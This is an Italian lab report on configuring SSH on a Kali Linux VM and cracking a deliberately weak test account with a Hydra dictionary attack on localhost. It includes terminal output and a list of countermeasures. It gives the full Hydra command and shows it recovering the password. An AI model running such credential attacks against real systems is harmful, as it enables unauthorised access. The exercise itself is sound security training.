

Report: Configurazione e cracking dell'autenticazione SSH tramite Hydra

Obiettivo dell'esercizio

L'esercizio ha avuto un duplice scopo:

1. Fare pratica con lo strumento **Hydra** per il cracking dell'autenticazione dei servizi di rete.
 2. Consolidare le conoscenze relative alla **configurazione dei servizi di rete**, in particolare il servizio **SSH**.
-

Ambiente di lavoro

- **Sistema operativo:** Kali Linux (Virtual Machine su VirtualBox)
 - **Servizio analizzato:** SSH
 - **Strumento di attacco:** Hydra
 - **Scenario:** attaccante e vittima coincidono (localhost), ambiente di laboratorio
-

Fase 1 – Configurazione del servizio SSH


Creazione dell'utente di test

È stato creato un nuovo utente locale per simulare un account vulnerabile:

- **Username:** `test_user`
- **Password:** `testpass`

Il comando utilizzato è stato:

```
sudo adduser test_user
```



Avvio del servizio SSH

Il servizio SSH è stato avviato tramite il comando:

```
sudo service ssh start
```

È stato inoltre verificato che il servizio fosse correttamente in esecuzione.

Verifica dell'accesso manuale

Prima di procedere con l'attacco, è stato testato l'accesso manuale via SSH:

```
ssh test_user@IP_KALI
```

L'accesso è avvenuto con successo, confermando il corretto funzionamento del servizio e delle credenziali.

```
Session Actions Edit View Help
└─$ ssh test_user@192.168.50.100

test_user@192.168.50.100's password:
Linux kali 6.16.8+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jan 23 04:39:53 2026 from 192.168.50.100
└─(test_user@kali)-[~]
└─$ exit
logout
Connection to 192.168.50.100 closed.

└─(kali@kali)-[~]
└─$ sudo apt update
0% [Working]^C

└─(kali@kali)-[~]
└─$ sudo apt update
sudo apt install seclists

0% [Connecting to http.kali.org] [Connecting to packages.microsoft.com]^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[A^[[A^
0% [Connecting to http.kali.org] [Connecting to packages.microsoft.com]^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^
0% [Connecting to http.kali.org] [Connecting to packages.microsoft.com]^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^
0% [Connecting to http.kali.org] [Connecting to packages.microsoft.com]^[[B^[[B^[[B^[[A^[[A^[[A^[[A^[[A^[[A^[[A^
Ign:1 https://packages.microsoft.com/repos/code stable InRelease
Ign:2 http://http.kali.org/kali kali-rolling InRelease
Ign:1 https://packages.microsoft.com/repos/code stable InRelease
Ign:2 http://http.kali.org/kali kali-rolling InRelease
Err:2 http://http.kali.org/kali kali-rolling InRelease
Temporary failure resolving 'http.kali.org'
Err:1 https://packages.microsoft.com/repos/code stable InRelease
```

Fase 2 – Preparazione delle wordlist

Durante l'esercizio **non è stato possibile installare la collezione SecLists** a causa di problemi di rete/DNS nella macchina virtuale.

Per questo motivo, si è scelto di creare **manualmente delle wordlist personalizzate**, più che sufficienti per dimostrare il funzionamento di Hydra.

Wordlist utilizzate

- **users.txt**

test_user

- Pass.txt
- testpass

```

0% [Working]^C
(kali@kali)-[~]
$ echo test_user > users.txt
echo testpass > pass.txt

(kali@kali)-[~]
$ cat users.txt
cat pass.txt

test_user
testpass

(kali@kali)-[~]
$ sudo service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
   Active: active (running) since Fri 2026-01-23 04:20:43 EST; 54min ago
  Invocation: c64c0b9b008a47a2b5bf8d24e0211053
     Docs: man:sshd(8)
           man:sshd_config(5)
   Process: 22673 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
    Main PID: 22675 (sshd)
       Tasks: 1 (limit: 4453)
      Memory: 4.4M (peak: 25.1M)
         CPU: 444ms
    CGroup: /system.slice/ssh.service
            └─22675 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Jan 23 04:20:43 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Jan 23 04:20:43 kali sshd[22675]: Server listening on 0.0.0.0 port 22.
Jan 23 04:20:43 kali sshd[22675]: Server listening on :: port 22.
Jan 23 04:20:43 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
Jan 23 04:39:52 kali sshd-session[32099]: Accepted password for test_user from 192.168.50.100 port 59478 ssh2
Jan 23 04:39:52 kali sshd-session[32099]: pam_unix(sshd:session): session opened for user test_user(uid=1002) by te
Jan 23 04:50:26 kali sshd-session[37582]: Accepted password for test_user from 192.168.50.100 port 50488 ssh2

```

Questa scelta è coerente con uno scenario di laboratorio e permette di concentrarsi sulla sintassi e sul funzionamento dello strumento.

Fase 3 – Cracking dell'autenticazione SSH con Hydra

Comando utilizzato

L'attacco a dizionario contro il servizio SSH è stato eseguito con il seguente comando:

```
hydra -L users.txt -P pass.txt IP_KALI -t 2 -V ssh
```

Spiegazione dei parametri

- `-L users.txt` → lista degli username
- `-P pass.txt` → lista delle password
- `IP_KALI` → indirizzo IP della macchina target
- `-t 4` → numero di thread
- `-V` → modalità verbose
- `ssh` → servizio bersaglio

Risultato

Hydra ha individuato correttamente le credenziali valide:

- Username: `test_user`
- Password: `testpass`

Dimostrando che il servizio SSH era vulnerabile a un attacco a dizionario basato su credenziali deboli.

```
(kali@kali)-[~]
$ hydra -L users.txt -P pass.txt 192.168.50.100 -t 2 -V ssh

Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-23 05:16:56
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 1 of 1 [child 0] (0/0)
[22][ssh] host: 192.168.50.100 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-23 05:16:57

(kali@kali)-[~]
$
```

Considerazioni di sicurezza

L'esercizio evidenzia come:

- L'utilizzo di **password deboli** renda i servizi di rete facilmente attaccabili.
- Hydra non sfrutta vulnerabilità software, ma **debolezze nella configurazione e nelle credenziali**.

Possibili contromisure

- Utilizzo di password complesse
 - Disabilitazione dell'autenticazione a password in SSH (uso di chiavi)
 - Implementazione di sistemi di rate-limiting o **fail2ban**
 - Limitazione degli accessi tramite firewall
-

Conclusione

L'obiettivo dell'esercizio è stato raggiunto con successo. Dopo aver configurato un servizio SSH funzionante, è stato possibile dimostrare l'efficacia di un attacco a dizionario tramite Hydra, anche utilizzando wordlist create manualmente.

L'attività ha permesso di comprendere sia il funzionamento dello strumento di attacco sia l'importanza di una corretta configurazione dei servizi di rete dal punto di vista della sicurezza.